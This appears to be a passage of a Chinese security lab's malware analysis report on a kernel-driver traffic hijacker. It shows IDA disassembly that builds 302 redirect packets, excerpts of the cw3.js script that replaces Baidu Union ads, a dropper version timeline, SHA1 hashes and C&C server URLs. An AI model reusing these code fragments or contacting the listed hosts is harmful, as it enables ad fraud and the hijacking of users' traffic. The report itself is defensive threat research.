.text:004021F3                                                                  ; Location:
.text:004021F9 E8 04 0F 00 00           call    strlen
.text:004021FE FF 75 08                 push    [ebp+redir_url]
.text:00402201 8B D8                    mov     ebx, eax
.text:00402203 E8 FA 0E 00 00           call    strlen
.text:00402208 8D 34 03                 lea     esi, [ebx+eax]
.text:0040220B C1 EE 0A                 shr     esi, 0Ah
.text:0040220E 46                       inc     esi
.text:0040220F C1 E6 0A                 shl     esi, 0Ah
.text:00402212 56                       push    esi                             ; NumberOfBytes
.text:00402213 6A 06                    push    6                               ; PoolType
.text:00402215 FF 15 9C 40 40 00        call    ds:ExAllocatePool
.text:0040221B 8B F8                    mov     edi, eax
.text:0040221D 89 7D FC                 mov     [ebp+new_packet_buf], edi
.text:00402220 85 FF                    test    edi, edi
.text:00402222 0F 84 87 00 00 00        jz      @@ret_FALSE
.text:00402228 8B 45 0C                 mov     eax, [ebp+result_length]
.text:0040222B 56                       push    esi                             ; size_t
.text:0040222C 6A 00                    push    0                               ; int
.text:0040222E 57                       push    edi                             ; void *
.text:0040222F 89 30                    mov     [eax], esi
.text:00402231 E8 FA 12 00 00           call    memset
.text:00402236 83 C4 0C                 add     esp, 0Ch
.text:00402239 85 DB                    test    ebx, ebx
.text:0040223B 74 18                    jz      short loc_402255
.text:0040223D 3B DE                    cmp     ebx, esi
.text:0040223F 77 14                    ja      short loc_402255
.text:00402241 53                       push    ebx                             ; size_t
.text:00402242 FF 35 00 50 40 00        push    http_302_header                 ; void *
.text:00402248 57                       push    edi                             ; void *
.text:00402249 E8 F4 12 00 00           call    memcpy
.text:0040224E 83 C4 0C                 add     esp, 0Ch
.text:00402251 03 FB                    add     edi, ebx
.text:00402253 2B F3                    sub     esi, ebx
.text:00402255
.text:00402255                          loc_402255:                             ; CODE XREF: concat_302_packet+69↑j
.text:00402255                                                                  ; concat_302_packet+6D↑j
.text:00402255 FF 75 08                 push    [ebp+redir_url]
.text:00402258 E8 A5 0E 00 00           call    strlen
.text:0040225D 8B D8                    mov     ebx, eax
.text:0040225F 85 DB                    test    ebx, ebx
.text:00402261 74 15                    jz      short loc_402278
.text:00402263 3B DE                    cmp     ebx, esi
.text:00402265 77 11                    ja      short loc_402278
.text:00402267 53                       push    ebx                             ; size_t
.text:00402268 FF 75 08                 push    [ebp+redir_url]                 ; void *
.text:0040226B 57                       push    edi                             ; void *
.text:0040226C E8 D1 12 00 00           call    memcpy
.text:00402271 83 C4 0C                 add     esp, 0Ch
.text:00402274 03 FB                    add     edi, ebx
.text:00402276 2B F3                    sub     esi, ebx
.text:00402278
.text:00402278                          loc_402278:                             ; CODE XREF: concat_302_packet+8F↑j
.text:00402278                                                                  ; concat_302_packet+93↑j
.text:00402278 68 68 50 40 00           push    offset url_from_http_get_request
.text:0040227D E8 80 0E 00 00           call    strlen
.text:00402282 8B D8                    mov     ebx, eax
.text:00402284 85 DB                    test    ebx, ebx
.text:00402286 7E 17                    jle     short loc_40229F
.text:00402288 3B DE                    cmp     ebx, esi
.text:0040228A 77 13                    ja      short loc_40229F
.text:0040228C 53                       push    ebx                             ; size_t
.text:0040228D 68 68 50 40 00           push    offset url_from_http_get_request ; void *
.text:00402292 57                       push    edi                             ; void *
.text:00402293 E8 AA 12 00 00           call    memcpy
.text:00402298 83 C4 0C                 add     esp, 0Ch
.text:0040229B 03 FB                    add     edi, ebx
.text:0040229D 2B F3                    sub     esi, ebx
```

图 56、拼接 302 重定向应答包

以用户访问“http://hao.qq.com/ ”为例，经过内核态劫持后，真正的访问链接就变成了“https://www.hao123.com/?tn=70000000_o2_hao_ss&s=aHR0cDovL2hhby5xcS5jb20vIA==”

3.3.3 百度网盟广告劫持

通过云控指令一节中可以看到，指令 A 中劫持的网站列表中绝大多数都是导航站，但是最后两个却是百度网盟的广告 js 脚本，劫持关系如下表：

劫持源URL	劫持目标URL
http://cpro.baidustatic.com/cpro/ui/c.js	http://update.qyllq.net/r.php?c=30&v=3
http://cpro.baidu.com/cpro/ui/c.js	http://update.qyllq.net/r.php?c=31&v=3

用户访问有投放百度广告的网站时，恶意代码会劫持百度广告，具体流程如下：

1. http://cpro.baidustatic.com/cpro/ui/c.js 和 http://cpro.baidu.com/cpro/ui/c.js 是用于展示从百度网盟获取广告的 js 脚本。
2. 访问带有百度广告脚本的网站时，步骤 1 的“c.js”脚本被劫持替换成 http://update.qyllq.net/r.php?c=30&v=3 或 http://update.qyllq.net/r.php?c=31&v=3。
3. 步骤 2 的 PHP 页面会继续跳转到 http://xz.mascldl.com/ifr/c3w.js，得到”c3w.js”脚本。
4. 继续跳转到 http://xz.mascldl.com/ifr/cw3.js，得到”cw3.js”脚本。
5. ”cw3.js”脚本就是最终得到负责劫持的百度网盟广告的 js 脚本。




图 57、百度网盟广告劫持流程图

“cw3.js”脚本劫持百度网盟广告的流程如下：

1. 首先拼接劫持到的目的网址，这些网址都是跳转链接：

- http://yu.xrtotel.com/cl/u63990/200x200.html
- http://yu.xrtotel.com/cl/u63990/250x250.html
- http://yu.xrtotel.com/cl/u63990/300x250.html
- http://yu.xrtotel.com/cl/u63990/336x280.html
- http://yu.xrtotel.com/cl/u63990/580x90.html
- http://yu.xrtotel.com/cl/u63990/640x60.html
- http://yu.xrtotel.com/cl/u63990/728x90.html
- http://yu.xrtotel.com/cl/u63990/960x90.html

跳转后的广告页面为带有计费号的“http://duba.com/union2.html“:

图 58、劫持后的广告链接

2. 查找页面中的 iframe 标签，判断链接是否是”pos.baidu.com”并且不是”duba”：

```
for (var M = 0; M < H.length; M++) {
  var D = H[M].id;
  if (D == null || D == "undefined" || D.indexOf("iframe") !== 0) {
    continue
  }
  if (H[M].src.indexOf("pos.baidu.com") != 7 || H[M].src.indexOf("duba") > 0) {
    continue
  }
  F(H[M], H[M].offsetWidth, H[M].offsetHeight)
}
```

3. 如果条件匹配，判断第一步准备的广告有没有大小合适的，找到合适大小则将原始链接保存下来：

```
function F(U, d, T) {
  if (t.length == 0) {
    return
  }
  for (var s in t) {
    if (t[s][0] == U.offsetWidth && t[s][1] == U.offsetHeight) {
      G.push(U)
    }
  }
}
```

4. 然后判断当前网站链接是否在它的放过列表中

```
function e() {
  var d = [".hao123.co", ".3567.com", ".www2345.com", ".www9991.com", ".365wz.net", ".2345.net", ".2345.org",
".77816.com", ".365wz.com", ".hao184.com", ".d1wz.com", ".to128.com", ".42.62.30.178", ".42.62.30.180",
".2345soso.com", ".2345kankan.com", ".ku118.com", ".hh361.com", ".v2233.com", ".ie567.com", ".2345ii.com",
".kuku2.com", ".yes115.com", ".kabasiji.com", ".5599.net", ".te99.com", ".duote.com.cn", ".duote.net", ".51ct.cn",
".zhangyu.com", ".537.com", ".cc62.com", ".cn220.com", ".k986.com", ".555k.net", ".wzeh.com", ".yl234.com",
".2345download.com", ".g3456.com", ".duote.com", ".duote.cn", ".9991.com", ".50bang.org", ".2345.com.cn",
".duote.org", ".haozip.com", ".2345.com", ".2345.cn", ".tt5000.com", ".4585.com", ".728.com", ".game56.com",
".fa3000.com", ".yy5000.com", ".777ge.com", ".hao774.com"];
  var T = location.hostname;
  for (var s = 0; s < d.length; s++) {
    if (T.indexOf(d[s]) > 0) {
      return true
    }
  }
  var U = ["hao123.co", "3567.com", "www2345.com", "www9991.com", "365wz.net", "2345.net", "2345.org",
"77816.com", "365wz.com", "hao184.com", "d1wz.com", "to128.com", "42.62.30.178", "42.62.30.180",
"2345soso.com", "2345kankan.com", "ku118.com", "hh361.com", "v2233.com", "ie567.com", "2345ii.com",
"kuku2.com", "yes115.com", "kabasiji.com", "5599.net", "te99.com", "duote.com.cn", "duote.net", "51ct.cn",
"zhangyu.com", "537.com", "cc62.com", "cn220.com", "k986.com", "555k.net", "wzeh.com", "yl234.com",
"2345download.com", "g3456.com", "duote.com", "duote.cn", "9991.com", "50bang.org", "2345.com.cn", "duote.org",
"haozip.com", "2345.com", "2345.cn", "tt5000.com", "4585.com", "728.com", "game56.com", "fa3000.com",
"yy5000.com", "777ge.com", "hao774.com"];
  for (var s = 0; s < U.length; s++) {
    if (T == U[s]) {
      return true
    }
  }
  return false
}
```

5. 如果不在放过列表中，”cw3.js”劫持时用第一步中保存跳转链接替换原始的广告链接，达到劫持百度网盟广告的目的：

```
d.addChildAdTask = function() {
    d.CurrentDisplayAd = d.OldAd.cloneNode(true);
    d.CurrentDisplayAd.setAttribute("src", d.AdSrc);
    if (d.OldAd == null) {
        return
    }
    var i = q(d.OldAd);
    if (i) {
        d.CurrentDisplayAd.style.display = "none";
        d.ParentContainer.appendChild(d.CurrentDisplayAd);
        setTimeout(function() {
            d.removeFadeOut(d.OldAd)
        }, 3000)
    } else {
        d.OldAd.setAttribute("src", d.AdSrc)
    }
};
```




图 59、 cw3.js 劫持流程

五、 附录

1. 恶意代码攻击时间线




图 60、时间线

	签名时间	恶意代码释放器版本	释放器中包含的恶意代码	功能简述
第一版	2016-09-28	nvMultitask.exe（0.2.0.1） 最初版本 软件站下载包内置	HSoftDoloEx.exe（3.2.0.1） bime.dll(1.7.0.1) bime64.dll(1.7.0.1) LcScience.sys（0.4.0.130） LcScience64.sys（0.4.0.130） WaNdFilter.sys（0.5.30.70） WaNdFilter64.sys（0.5.30.70） npjuziplugin.dll(1.0.0.1020)	这个版本包含保护驱动， 但是没有相应的流量截取功能
第二版	2016-11-25	nvMultitask.exe（3.2.0.2）	MsVwmlbkgn.sys(0.6.60.66) MsVwmlbkgn64.sys(0.6.60.66) HSoftDoloEx.exe（3.2.0.2） bime.dll(1.7.0.2) bime64.dll(1.7.0.2)	首次加入流量截取驱动 MsVwmlbkgn[64].sys， 版本0.6.60.66。 HSoftDoloEx.exe连接 http://update.qyllq.net/ntdl.php 下载JOSN格式的控制信息， 通过ioctrl号222000h发送 给驱动
第三版	2017-01-03	nvMultitask.exe（3.2.0.3）	zethelpEx64.exe（3.2.0.3） HSoftDoloEx.exe（3.2.0.3） MsVwmlbkgn.sys(0.6.60.68) MsVwmlbkgn64.sys(0.6.60.68)	HSoftDoloEx放弃 http://update.qyllq.net/ntdl.php 服务器，改用 http://update.qyllq.com/getupfs2.php获取云控命令。 新增的zethelpEx64.exe只有64位版，版本号3.2.0.3，负责在x64位系统下和驱动MsVwmlbkgn.sys通信。0.6.60.68版本的MsVwmlbkgn.sys增加了两组新的控制码。
第四版	2017-01-18	nvMultitask.exe（3.2.0.4）	HSoftDoloEx.exe（3.2.0.4） MsVwmlbkgn.sys(0.6.60.70) MsVwmlbkgn64.sys(0.6.60.70) bime.dll(1.7.0.5) bime64.dll(1.7.0.5)	更新的MsVwmlbkgn.sys版本0.6.60.70和旧版本68相比，修改了HTTP劫持和HTTP302头拼接的相关函数。 1.7.0.5版本的bime.dll下载新组件svcprotect.dat，svcprotect.dat释放iexplore.exe（1.5.9.1098）和iexplorer_helper.dat（5.0.0.1）两个恶意组件

另外，火绒安全实验室还在 http://dl.123juzi.net 服务器上发现其他版本的恶意代码释放器，但是在实验室环境中并没有发现这些释放器何时被使用。

签名时间	恶意代码释放器版本	释放器中包含的恶意代码
2016-10-31	nvMultitask.exe（4.2.0.1）	nvSoftHelpEx.exe（4.2.0.1）
2016-11-14	nvMultitask.exe（4.2.0.2）	nvSoftHelpEx.exe（4.2.0.2） bime.dlll(1.7.0.2) bime64.dlll(1.7.0.2)
2017-01-19	nvMultitask.exe（4.2.0.4）	HSoftDoloEx.exe（4.2.0.4） MsVwmlbkgn.sys(0.6.60.70) MsVwmlbkgn64.sys(0.6.60.70) zethelpEx64.exe（3.2.0.3） bime.dll(1.7.0.5) bime64.dll(1.7.0.5)
2017-01-19	nvMultitask.exe（6.2.0.4）	QyNthxlnsxy.exe（6.2.0.4） MsVwmlbkgn.sys(0.6.60.70) MsVwmlbkgn64.sys(0.6.60.70) zethelpEx64.exe（3.2.0.3） bime.dll(1.7.0.5) bime64.dll(1.7.0.5)
2017-1-19	nvMultitask.exe(8.2.0.4)	ASoftDevHe.exe（8.2.0.4） MsVwmlbkgn.sys(0.6.60.70) MsVwmlbkgn64.sys(0.6.60.70) zethelpEx64.exe（3.2.0.3） bime.dlll(1.7.0.5) bime64.dlll(1.7.0.5)
2017-1-19	nvMultitask.exe(9.2.0.4)	PjczMqnopyx.exe（9.2.0.4） MsVwmlbkgn.sys(0.6.60.70) MsVwmlbkgn64.sys(0.6.60.70) zethelpEx64.exe（3.2.0.3） bime.dlll(1.7.0.5) bime64.dlll(1.7.0.5)

2. 全部样本 HASH 和 C&C 服务器指令接口

2.1 样本 HASH

文件名	签名日期	SHA1
bime.dll(1.7.0.1)	2016-09-28	4eedbccd08fd01008befb696221bec98a385f5c6
bime.dll(1.7.0.2)	2016-11-04	b5c4ad0d7ddb85ebb837544f09a2f3bb45edaef8
bime.dll(1.7.0.5)	2017-01-18	060aff4551d0577cc89fdcfa2b5d308c9314371b
bime64.dll(1.7.0.1)	2016-09-28	f7cfd2d0749b9e95a4980ed1062ef99d1ab7c731
bime64.dll(1.7.0.2)	2016-11-04	7d1028635e0d337acb86db6c56c0b73b5b36ec8b
bime64.dll(1.7.0.5)	2017-01-18	b769c3bbc65fb3c1cd04bc6f5824e1be4464d87d
LcScience.sys(0.4.0.130)	2016-09-28	c4856ae2cc30bee437ad46dce69b22227aa6323b
LcScience64.sys(0.4.0.130)	2016-09-28	2dc6ca6975acd6b28ae658a21dabe8e0d6634273
WaNdFilter.sys(5.30.70)	2016-09-28	7f3219d2b0edb6499e679507bac348d4200c2f0a
WaNdFilter64.sys(5.30.70)	2016-09-28	f1f0dda83814fc082ff072937c3efafe2d2670c7
nvMultitask.exe(0.2.0.1)	2016-09-28	2dcc278369563870712c2fa1ecd35907cc4bb8aa
nvMultitask.exe(3.2.0.2)	2016-11-25	d2e712fd1d20445b4bb1b279f79e8914b9eb2de9
nvMultitask.exe(3.2.0.3)	2017-01-03	ee136bbb979311c918fbd435d56cbbf096cab2d8
nvMultitask.exe(3.2.0.4)	2017-01-18	c9499909d8b60934ed03f3675af2acd2cd4bcac3
nvMultitask.exe(4.2.0.1)	2016-10-31	c00d956c96ec3c1ba2e946e305d9216a43d0c25d
nvMultitask.exe(4.2.0.2)	2016-11-04	3ba67878986dd0e4c49b55af2456a6759c937c77
nvMultitask.exe(4.2.0.4)	2017-01-19	2dc86b959799ae101b8fed077164927884d04473
nvMultitask.exe(6.2.0.4)	2017-01-19	99cc8d92322f34e1a399345b9bb95a9a681d611a
nvMultitask.exe(8.2.0.4)	2017-01-19	31a1db3189decd02e7359f6b0dd7822f9cbdbe54
nvMultitask.exe(9.2.0.4)	2017-01-19	8996b2d74e005c2e3ae2ff509a64c219a07c430c
HSoftDoloEx.exe(3.2.0.1)	2016-09-28	6a0eaf027efa32b5b0a6ab1219c6f9d592652f97
HSoftDoloEx.exe(3.2.0.2)	2016-11-25	9952bfb13643894f6190075c4776095a3240c423
HSoftDoloEx.exe(3.2.0.3)	2017-01-03	ca14a69ebfe8bc18d8cda40cbf762c27cc7f58d6
HSoftDoloEx.exe(3.2.0.4)	2017-01-18	660a464ccbe823a19c9cfde548f934464b8c6a41

2.2 C&C 服务器指令接口

C&C服务器指令接口	描述
http://update.123juzi.net/update.php	恶意代码更新（nvMultitask.exe）
http://update.123juzi.net/ccl.php	恶意代码更新（svcprotect.dat）
http://update.123juzi.net/getupfs2.php	用户级劫持控制指令（svcprotect.dat）
http://update.qyllq.net/test_json.php	用户级劫持控制指令1（iexplorer_helper.dat）
http://api.qyllq.com/url_loc.php	用户级劫持控制指令2（iexplorer_helper.dat）
http://update.qyllq.com/tnpp.php	用户级劫持控制指令3（iexplorer_helper.dat）
http://update.qyllq.net/ntdl.php	旧版内核级劫持控制指令
http://update.qyllq.com/getupfs2.php	新版内核级劫持控制指令